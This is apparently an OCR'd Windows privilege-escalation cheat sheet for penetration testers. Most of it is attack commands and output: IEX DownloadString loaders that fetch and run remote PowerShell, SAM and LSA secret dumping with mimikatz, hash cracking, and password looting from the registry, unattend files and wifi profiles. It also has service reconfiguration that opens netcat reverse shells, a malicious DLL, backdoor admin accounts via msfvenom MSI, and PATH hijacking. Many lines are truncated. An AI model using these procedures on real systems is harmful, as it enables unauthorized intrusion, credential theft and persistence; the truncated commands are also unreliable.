
Windows - Privilege Escalation



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Tools

- PowerSploit's PowerUp

```
powershell -Version 2 -nop -exec bypass IEX (New-Object Net.WebClient).DownloadString('htt
```

- Watson - Watson is a (.NET 2.0 compliant) C# implementation of Sherlock
- (Deprecated) Sherlock - PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File Sherlock.p
```

- BeRoot - Privilege Escalation Project - Windows / Linux / Mac
- Windows-Exploit-Suggester

```
./windows-exploit-suggester.py --update
./windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo win7sp1-system
```

- windows-privesc-check - Standalone Executable to Check for Simple Privilege Escalation Vectors on Windows Systems
- WindowsExploits - Windows exploits, mostly precompiled. Not being updated.
- WindowsEnum - A Powershell Privilege Escalation Enumeration Script.
- Seatbelt - A C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

```
Seatbelt.exe -group=all -full
Seatbelt.exe -group=system -outputfile="C:\Temp\system.txt"
Seatbelt.exe -group=remote -computername=dc.theshire.local -computername=192.168.230.209 -
```

- Powerless - Windows privilege escalation (enumeration) script designed with OSCP labs (legacy Windows) in mind
- JAWS - Just Another Windows (Enum) Script

```
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt
```

- winPEAS - Windows Privilege Escalation Awesome Script
- Windows Exploit Suggester - Next Generation (WES-NG)

```
# First obtain systeminfo
systeminfo
systeminfo > systeminfo.txt
# Then feed it to wesng
python3 wes.py --update-wes
python3 wes.py --update
python3 wes.py systeminfo.txt
```

- PrivescCheck - Privilege Escalation Enumeration Script for Windows

```
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended"
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Report Prive
```

Windows Version and Configuration

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Extract patchs and updates

```
wmic qfe
```

Architecture

```
wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
```

List all env variables

```
set
Get-ChildItem Env: | ft Key,Value
```

List all drives

```
wmic logicaldisk get caption || fsutil fsinfo drives
wmic logicaldisk get caption,description,providername
Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"}| ft Name,Root
```

User Enumeration

Get current username

```
echo %USERNAME% || whoami
$env:username
```

List user privilege

```
whoami /priv
whoami /groups
```

List all users

```
net user
whoami /all
Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
```

List logon requirements; useable for bruteforcing

```
net accounts
```

Get details about a user (i.e. administrator, admin, current user)

```
net user administrator
net user admin
net user %USERNAME%
```

List all local groups

```
net localgroup
Get-LocalGroup | ft Name
```

Get details about a group (i.e. administrators)

```
net localgroup administrators
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
Get-LocalGroupMember Administrateurs | ft Name, PrincipalSource
```

Get Domain Controllers

```
nltest /DCLIST:DomainName
nltest /DCNAME:DomainName
nltest /DSGETDC:DomainName
```

Network Enumeration

List all network interfaces, IP, and DNS.

```
ipconfig /all
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
```

List current routing table

```
route print
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex
```

List the ARP table

```
arp -A
Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,LinkLayerAddress,State
```

List all current connections

```
netstat -ano
```

List all network shares

```
net share
powershell Find-DomainShare -ComputerDomain domain.local
```

SNMP Configuration

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
```

Antivirus Enumeration

Enumerate antivirus on a box with `WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntivirusProduct Get displayName`

Default Writeable Folders

```
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
C:\Windows\System32\spool\drivers\color
C:\Windows\System32\spool\printers
C:\Windows\System32\spool\servers
C:\Windows\tracing
C:\Windows\Temp
C:\Users\Public
C:\Windows\Tasks
C:\Windows\System32\tasks
C:\Windows\SysWOW64\tasks
C:\Windows\System32\tasks_migrated\microsoft\windows\pls\system
C:\Windows\SysWOW64\tasks\microsoft\windows\pls\system
C:\Windows\debug\wia
C:\Windows\registration\crmlog
C:\Windows\System32\com\dmp
C:\Windows\SysWOW64\com\dmp
C:\Windows\System32\fxstmp
C:\Windows\SysWOW64\fxstmp
```

EoP - Looting for passwords

SAM and SYSTEM files

The Security Account Manager (SAM), often Security Accounts Manager, is a database file. The user passwords are stored in a hashed format in a registry hive either as a LM hash or as a NTLM hash. This file can be found in %SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM.

```
# Usually %SYSTEMROOT% = C:\Windows
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

Generate a hash file for John using `pwdump` or `samdump2`.

```
pwdump SYSTEM SAM > /root/sam.txt
samdump2 SYSTEM SAM -o sam.txt
```

Either crack it with `john -format=NT /root/sam.txt`, hashcat or use Pass-The-Hash.

HiveNightmare

> CVE-2021–36934 allows you to retrieve all registry hives (SAM,SECURITY,SYSTEM) in Windows 10 and 11 as a non-administrator user

Check for the vulnerability using `icacls`

```
C:\Windows\System32> icacls config\SAM
config\SAM BUILTIN\Administrators:(I)(F)
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Users:(I)(RX)    <-- this is wrong - regular users should not have read acc
```

Then exploit the CVE by requesting the shadowcopies on the filesystem and reading the hives from it.

```
mimikatz> token::whoami /full

# List shadow copies available
mimikatz> misc::shadowcopies

# Extract account from SAM databases
mimikatz> lsadump::sam /system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System3

# Extract secrets from SECURITY
mimikatz> lsadump::secrets /system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\Sys
```

LAPS Settings

Extract `HKLM\Software\Policies\Microsoft Services\AdmPwd` from Windows Registry.

- LAPS Enabled: AdmPwdEnabled
- LAPS Admin Account Name: AdminAccountName
- LAPS Password Complexity: PasswordComplexity
- LAPS Password Length: PasswordLength
- LAPS Expiration Protection Enabled: PwdExpirationProtectionEnabled

Search for file contents

```
cd C:\ & findstr /SI /M "password" *.xml *.ini *.txt
findstr /si password *.xml *.ini *.txt *.config 2>nul >> results.txt
findstr /spin "password" *.*
```

Also search in remote places such as SMB Shares and SharePoint:

- Search passwords in SharePoint: nheiniger/SnaffPoint (must be compiled first, for referencing issue see: https://tinyurl.com/28xlvo33/pull/6)

```
# First, retrieve a token
## Method 1: using SnaffPoint binary
$token = (.\GetBearerToken.exe https://tinyurl.com/2akdbt52)
## Method 2: using AADInternals
Install-Module AADInternals -Scope CurrentUser
Import-Module AADInternals
$token = (Get-AADIntAccessToken -ClientId "9bc3ab49-b65d-410a-85ad-de819febfddc" -Tenant "your

# Second, search on Sharepoint
## Method 1: using search strings in ./presets dir
.\SnaffPoint.exe -u "https://tinyurl.com/2akdbt52" -t $token
## Method 2: using search string in command line
### -l uses FQL search, see: https://tinyurl.com/2bjwhhsu
.\SnaffPoint.exe -u "https://tinyurl.com/2akdbt52" -t $token -l -q "filename:.config"
```

- Search passwords in SMB Shares: SnaffCon/Snaffler

Search for a file with a certain filename

```
dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
where /R C:\ user.txt
where /R C:\ *.ini
```

Search the registry for key names and passwords

```
REG QUERY HKLM /F "password" /t REG_SZ /S /K
REG QUERY HKCU /F "password" /t REG_SZ /S /K

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" # Windows Autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "Defaul
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP" # SNMP parameters
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" # Putty clear text proxy credentials
reg query "HKCU\Software\ORL\WinVNC3\Password" # VNC credentials
reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password
```

```
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

Passwords in unattend.xml

Location of the unattend.xml files.

```
C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml
```

Display the content of these files with `dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *unattend.txt 2>nul` .

Example content

```
<component name="Microsoft-Windows-Shell-Setup" publicKeyToken="31bf3856ad364e35" language="ne
    <AutoLogon>
     <Password>U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo==</Password>
     <Enabled>true</Enabled>
     <Username>Administrateur</Username>
    </AutoLogon>

    <UserAccounts>
     <LocalAccounts>
      <LocalAccount wcm:action="add">
       <Password>*SENSITIVE*DATA*DELETED*</Password>
       <Group>administrators;users</Group>
       <Name>Administrateur</Name>
      </LocalAccount>
     </LocalAccounts>
    </UserAccounts>
```

Unattend credentials are stored in base64 and can be decoded manually with base64.

```
$ echo "U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo="  | base64 -d
SecretSecurePassword1234*
```

The Metasploit module `post/windows/gather/enum_unattend` looks for these files.

IIS Web config

```
Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyContin
```

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
C:\inetpub\wwwroot\web.config
```

Other files

```
%SYSTEMDRIVE%\pagefile.sys
%WINDIR%\debug\NetSetup.log
%WINDIR%\repair\sam
%WINDIR%\repair\system
%WINDIR%\repair\software, %WINDIR%\repair\security
%WINDIR%\iis6.log
%WINDIR%\system32\config\AppEvent.Evt
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
%WINDIR%\system32\CCM\logs\*.log
%USERPROFILE%\ntuser.dat
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
%WINDIR%\System32\drivers\etc\hosts
C:\ProgramData\Configs\*
C:\Program Files\Windows PowerShell\*
dir c:*vnc.ini /s /b
dir c:*ultravnc.ini /s /b
```

Wifi passwords

Find AP SSID

```
netsh wlan show profile
```

Get Cleartext Pass

```
netsh wlan show profile <SSID> key=clear
```

Oneliner method to extract wifi passwords from all the access point.

```
cls & echo. & for /f "tokens=4 delims=: " %a in ('netsh wlan show profiles ^| find "Profile "'
```

Sticky Notes passwords

The sticky notes app stores it's content in a sqlite db located at `C:\Users\<user>\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite`

Passwords stored in services

Saved session information for PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP using SessionGopher

```
https://tinyurl.com/2cdzl9hw
Import-Module path\to\SessionGopher.ps1;
Invoke-SessionGopher -AllDomain -o
Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s3cr3tP@ss
```

Passwords stored in Key Manager

:warning: This software will display its output in a GUI

```
rundll32 keymgr,KRShowKeyMgr
```

Powershell History

Disable Powershell history: `Set-PSReadlineOption -HistorySaveStyle SaveNothing` .

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history
type C:\Users\swissky\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_hist
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cat (Get-PSReadlineOption).HistorySavePath
cat (Get-PSReadlineOption).HistorySavePath | sls passw
```

Powershell Transcript

```
C:\Users\<USERNAME>\Documents\PowerShell_transcript.<HOSTNAME>.<RANDOM>.<TIMESTAMP>.txt
C:\Transcripts\<DATE>\PowerShell_transcript.<HOSTNAME>.<RANDOM>.<TIMESTAMP>.txt
```

Password in Alternate Data Stream

```
PS > Get-Item -path flag.txt -Stream *
PS > Get-Content -path flag.txt -Stream Flag
```

EoP - Processes Enumeration and Tasks

- What processes are running?

```
tasklist /v
net start
sc query
Get-Service
Get-Process
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"} |
```

- Which processes are running as "system"

```
tasklist /v /fi "username eq system"
```

- Do you have powershell magic?

```
REG QUERY "HKLM\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine" /v PowerShellVersion
```

- List installed programs

```
Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime
Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
```

- List services

```
net start
wmic service list brief
tasklist /SVC
```

- Enumerate scheduled tasks

```
schtasks /query /fo LIST 2>nul | findstr TaskName
schtasks /query /fo LIST /v > schtasks.txt; cat schtask.txt | grep "SYSTEM\|Task To Run" |
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,Stat
```

- Startup tasks

```
wmic startup get caption,command
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\R
```

```
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"
```

EoP - Incorrect permissions in services

> A service running as Administrator/SYSTEM with incorrect file permissions might allow EoP. You can replace the binary, restart the service and get system.

Often, services are pointing to writeable locations:

- Orphaned installs, not installed anymore but still exist in startup
- DLL Hijacking

```
# find missing DLL
- Find-PathDLLHijack PowerUp.ps1
- Process Monitor : check for "Name Not Found"

# compile a malicious dll
- For x64 compile with: "x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll"
- For x86 compile with: "i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll"

# content of windows_dll.c
#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k whoami > C:\\Windows\\Temp\\dll.txt");
        ExitProcess(0);
    }
    return TRUE;
}
```

- PATH directories with weak permissions

```
$ for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i
$ for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls

$ sc query state=all | findstr "SERVICE_NAME:" >> Servicenames.txt
FOR /F %i in (Servicenames.txt) DO echo %i
type Servicenames.txt
FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >> services.txt
FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> path.txt
```

Alternatively you can use the Metasploit exploit : `exploit/windows/local/service_permissions`

Note to check file permissions you can use `cacls` and `icacls`

> icacls (Windows Vista +)
> cacls (Windows XP)

You are looking for `BUILTIN\Users:(F)` (Full access), `BUILTIN\Users:(M)` (Modify access) or `BUILTIN\Users:(W)` (Write-only access) in the output.

Example with Windows 10 - CVE-2019-1322 UsoSvc

Prerequisite: Service account

```
PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config usosvc binPath="C:\Windows\System32\spool\drivers\color\
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "C:\Users\mssql-svc\Desktop\nc.exe 10.10
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "cmd /C C:\Users\nc.exe 10.10.10.10 4444
PS C:\Windows\system32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem

PS C:\Windows\system32> sc.exe start UsoSvc
```

Example with Windows XP SP1 - upnphost

```
# NOTE: spaces are mandatory for this exploit to work !
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.0.73 4343 -e C:\WINDOWS\System32\
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
sc config upnphost depend= ""
net start upnphost
```

If it fails because of a missing dependency, try the following commands.

```
sc config SSDPSRV start=auto
net start SSDPSRV
net stop upnphost
```

```
net start upnphost

sc config upnphost depend=""
```

Using `accesschk` from Sysinternals or accesschk-XP.exe - github.com/phackt

```
$ accesschk.exe -uwcqv "Authenticated Users" * /accepteula
RW SSDPSRV
        SERVICE_ALL_ACCESS
RW upnphost
        SERVICE_ALL_ACCESS

$ accesschk.exe -ucqv upnphost
upnphost
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_ALL_ACCESS
  RW BUILTIN\Power Users
        SERVICE_ALL_ACCESS

$ sc config <vuln-service> binpath="net user backdoor backdoor123 /add"
$ sc config <vuln-service> binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.e
$ sc stop <vuln-service>
$ sc start <vuln-service>
$ sc config <vuln-service> binpath="net localgroup Administrators backdoor /add"
$ sc stop <vuln-service>
$ sc start <vuln-service>
```

EoP - Windows Subsystem for Linux (WSL)

Technique borrowed from Warlockobama's tweet

> With root privileges Windows Subsystem for Linux (WSL) allows users to create a bind shell on any port (no elevation needed). Don't know the root password? No problem just set the default user to root W/ .exe --default-user root. Now start your bind shell or reverse.

```
wsl whoami
./ubuntun1604.exe config --default-user root
wsl whoami
wsl python -c 'BIND_OR_REVERSE_SHELL_PYTHON_CODE'
```

Binary `bash.exe` can also be found in `C:\Windows\WinSxS\amd64_microsoft-windows-lxssbash_[...]\bash.exe`

Alternatively you can explore the `WSL` filesystem in the folder `C:\Users\%USERNAME%\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\`

EoP - Unquoted Service Paths

The Microsoft Windows Unquoted Service Path Enumeration Vulnerability. All Windows services have a Path to its executable. If that path is unquoted and contains whitespace or other separators, then the service will attempt to access a resource in the parent path first.

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Win

wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\\" |findstr /

gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMo
```

- Metasploit exploit : `exploit/windows/local/trusted_service_path`
- PowerUp exploit

```
# find the vulnerable application
C:\> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http

...
[*] Checking for unquoted service paths...
ServiceName   : BBSvc
Path          : C:\Program Files\Microsoft\Bing Bar\7.1\BBSvc.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'BBSvc' -Path <HijackPath>
...

# automatic exploit
Invoke-ServiceAbuse -Name [SERVICE_NAME] -Command "..\..\Users\Public\nc.exe 10.10.10.10 4
```

Example

For `C:\Program Files\something\legit.exe` , Windows will try the following paths first:

- `C:\Program.exe`
- `C:\Program Files.exe`

EoP - $PATH Interception

Requirements:

- PATH contains a writeable folder with low privileges.
- The writeable folder is *before* the folder that contains the legitimate binary.

EXAMPLE:

```
# List contents of the PATH environment variable
# EXAMPLE OUTPUT: C:\Program Files\nodejs\;C:\WINDOWS\system32
$env:Path

# See permissions of the target folder
# EXAMPLE OUTPUT: BUILTIN\Users: GR,GW
icacls.exe "C:\Program Files\nodejs\"

# Place our evil-file in that folder.
copy evil-file.exe "C:\Program Files\nodejs\cmd.exe"
```

Because (in this example) "C:\Program Files\nodejs" is *before* "C:\WINDOWS\system32" on the PATH variable, the next time the user runs "cmd.exe", our evil version in the nodejs folder will run, instead of the legitimate one in the system32 folder.

EoP - Named Pipes

1. Find named pipes: `[System.IO.Directory]::GetFiles("\\.\pipe\")`
2. Check named pipes DACL: `pipesec.exe <named_pipe>`
3. Reverse engineering software
4. Send data throught the named pipe : `program.exe >\\.\pipe\StdOutPipe 2>\\.\pipe\StdErrPipe`

EoP - Kernel Exploitation

List of exploits kernel : [https://tinyurl.com/24sucrsp)

#Security Bulletin #KB #Description #Operating System

- MS17-017 [KB4013081] [GDI Palette Objects Local Privilege Escalation] (windows 7/8)
- CVE-2017-8464 [LNK Remote Code Execution Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- CVE-2017-0213 [Windows COM Elevation of Privilege Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- CVE-2018-0833 [SMBv3 Null Pointer Dereference Denial of Service] (Windows 8.1/Server 2012 R2)
- CVE-2018-8120 [Win32k Elevation of Privilege Vulnerability] (Windows 7 SP1/2008 SP2,2008 R2 SP1)
- MS17-010 [KB4013389] [Windows Kernel Mode Drivers] (windows 7/2008/2003/XP)

- MS16-135 [KB3199135] [Windows Kernel Mode Drivers] (2016)
- MS16-111 [KB3186973] [kernel api] (Windows 10 10586 (32/64)/8.1)
- MS16-098 [KB3178466] [Kernel Driver] (Win 8.1)
- MS16-075 [KB3164038] [Hot Potato] (2003/2008/7/8/2012)
- MS16-034 [KB3143145] [Kernel Driver] (2008/7/8/10/2012)
- MS16-032 [KB3143141] [Secondary Logon Handle] (2008/7/8/10/2012)
- MS16-016 [KB3136041] [WebDAV] (2008/Vista/7)
- MS16-014 [K3134228] [remote code execution] (2008/Vista/7)

  ...
- MS03-026 [KB823980] [Buffer Overrun In RPC Interface] (/NT/2000/XP/2003)

To cross compile a program from Kali, use the following command.

```
Kali> i586-mingw32msvc-gcc -o adduser.exe useradd.c
```

EoP - Microsoft Windows Installer

AlwaysInstallElevated

Using the `reg query` command, you can check the status of the `AlwaysInstallElevated` registry key for both the user and the machine. If both queries return a value of `0x1`, then `AlwaysInstallElevated` is enabled for both user and machine, indicating the system is vulnerable.

- Shell command

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

- PowerShell command

```
Get-ItemProperty HKLM\Software\Policies\Microsoft\Windows\Installer
Get-ItemProperty HKCU\Software\Policies\Microsoft\Windows\Installer
```

Then create an MSI package and install it.

```
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi -o evil.msi
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi-nouac -o evil.msi
$ msiexec /quiet /qn /i C:\evil.msi
```

Technique also available in :

- Metasploit : `exploit/windows/local/always_install_elevated`

- PowerUp.ps1 : `Get-RegistryAlwaysInstallElevated` , `Write-UserAddMSI`

CustomActions

> Custom Actions in MSI allow developers to specify scripts or executables to be run at various points during an installation

- mgeeky/msidump - a tool that analyzes malicious MSI installation packages, extracts files, streams, binary data and incorporates YARA scanner.
- activescott/lessmsi - A tool to view and extract the contents of an Windows Installer (.msi) file.
- mandiant/msi-search - This tool simplifies the task for red team operators and security teams to identify which MSI files correspond to which software and enables them to download the relevant file.

Enumerate products on the machine

```
wmic product get identifyingnumber,name,vendor,version
```

Execute the repair process with the `/fa` parameter to trigger the CustomActions. We can use both IdentifyingNumber `{E0F1535A-8414-5EF1-A1DD-E17EDCDC63F1}` or path to the installer `c:\windows\installer\XXXXXXX.msi` . The repair will run with the NT SYSTEM account.

```
$installed = Get-WmiObject Win32_Product
$string= $installed | select-string -pattern "PRODUCTNAME"
$string[0] -match '{\w{8}-\w{4}-\w{4}-\w{4}-\w{12}}'
Start-Process -FilePath "msiexec.exe" -ArgumentList "/fa $($matches[0])"
```

Common mistakes in MSI installers:

- Missing quiet parameters: it will spawn `conhost.exe` as `NT SYSTEM` . Use `[CTRL]+[A]` to select some text in it, it will pause the execution.
  - conhost -> properties -> "legacy console mode" Link -> Internet Explorer -> CTRL+O –> cmd.exe
- GUI with direct actions: open a URL and start the browser then use the same scenario.
- Binaries/Scripts loaded from user writable paths: you might need to win the race condition.
- DLL hijacking/search order abusing
- PowerShell `-NoProfile` missing: Add custom commands into your profile

```
new-item -Path $PROFILE -Type file -Force
echo "Start-Process -FilePath cmd.exe -Wait;" > $PROFILE
```

EoP - Insecure GUI apps

Application running as SYSTEM allowing an user to spawn a CMD, or browse directories.

Example: "Windows Help and Support" (Windows + F1), search for "command prompt", click on "Click to open Command Prompt"

EoP - Evaluating Vulnerable Drivers

Look for vuln drivers loaded, we often don't spend enough time looking at this:

- Living Off The Land Drivers is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks. The project helps security professionals stay informed and mitigate potential threats.
- Native binary: DriverQuery.exe

```
PS C:\Users\Swissky> driverquery.exe /fo table /si
Module Name  Display Name           Driver Type   Link Date
============ ====================== ============= ======================
1394ohci     1394 OHCI Compliant Ho Kernel        12/10/2006 4:44:38 PM
3ware        3ware                  Kernel        5/18/2015 6:28:03 PM
ACPI         Microsoft ACPI Driver  Kernel        12/9/1975 6:17:08 AM
AcpiDev      ACPI Devices driver    Kernel        12/7/1993 6:22:19 AM
acpiex       Microsoft ACPIEx Drive Kernel        3/1/2087 8:53:50 AM
acpipagr     ACPI Processor Aggrega Kernel        1/24/2081 8:36:36 AM
AcpiPmi      ACPI Power Meter Drive Kernel        11/19/2006 9:20:15 PM
acpitime     ACPI Wake Alarm Driver Kernel        2/9/1974 7:10:30 AM
ADP80XX      ADP80XX                Kernel        4/9/2015 4:49:48 PM
<SNIP>
```

- matterpreter/OffensiveCSharp/DriverQuery

```
PS C:\Users\Swissky> DriverQuery.exe --no-msft
[+] Enumerating driver services...
[+] Checking file signatures...
Citrix USB Filter Driver
    Service Name: ctxusbm
    Path: C:\Windows\system32\DRIVERS\ctxusbm.sys
    Version: 14.11.0.138
    Creation Time (UTC): 17/05/2018 01:20:50
